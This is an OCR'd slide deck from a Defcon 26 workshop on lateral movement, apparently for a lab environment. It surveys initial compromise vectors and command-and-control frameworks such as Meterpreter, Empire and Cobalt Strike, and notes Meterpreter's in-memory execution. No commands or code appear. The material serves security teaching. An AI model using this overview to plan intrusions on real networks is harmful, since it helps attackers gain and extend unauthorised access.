Lateral Movement 101 @ Defcon 26

Walter Cuestas
@wcu35745

Mauricio Velazco
@mvelazco


#whoarewe

- Walter Cuestas (@wcu35745)
- Mauricio Velazco (@mvelazco)

Intro

- Workshop objectives
- Attendee Survey
- Lab Environment
- Labs & CTFs

Labs & CTFs



- Victim network: 192.168.1.0/24


Agenda

- Introduction
- Initial Compromise
- Reconissance & Situational Awareness
- Privilege Escalation & Credential Harveting
- Lateral Movement


Introduction

Lateral Movement

- Techniques that enable an adversary to access and control remote systems on a network
  - https://attack.mitre.org/wiki/Lateral_Movement



The Attack Lifecycle



The Attack Lifecycle

by **Lindsey O'Donnell** March 6, 2018 , 4:18 pm

Malware was discovered on point of sales systems at more than 160 [redacted] restaurants, exposing credit card information from unknowing diners.

[redacted] Holdings, which owns and operates more than 160 [redacted] stores across the U.S., said that it recently discovered malware infecting its point of sale systems (POS). The malware may have enabled hackers to steal certain guests' names, credit or debit card numbers, expiration dates and card verification codes processed during limited time periods.

Stores were impacted on varying dates, with most POS systems first hit in either November or December 2017 until January, according to [redacted] website.

Related Posts

Fortnite Fraudsters Infest the Web with Fake Apps, Scams

June 22, 2018 , 4:44 pm


Initial Compromise

Initial Compromise

- Server Side Attack
  - Web Application (SQLi, RFI, etc.)
  - Platform Vulnerability (SMBv1, Apache Struts, etc.)

- Client Side Attack
  - **Spear Phishing**
  - USB
  - Physical Attack

Initial Compromise




https://isc.sans.edu/forums/diary/Malspam+pushing+Emotet+malware/22650/

Command & Control Frameworks


- Metasploit Meterpreter = Meta Interpreter
  - https://dev.metasploit.com/documents/meterpreter.pdf
- Powershell Empire
  - https://github.com/EmpireProject/Empire
- Cobalt Strike
  - https://www.cobaltstrike.com/
- Throwback & Slingshot
  - https://github.com/silentbreaksec/Throwback

Meterpreter


- Extensible C-based payload that uses in-memory DLL injection to load modules at runtime
- Meterpreter and the modules it loads **run from memory, never touching disk**.
- Supports HTTP & HTTPS for C2




Meterpreter



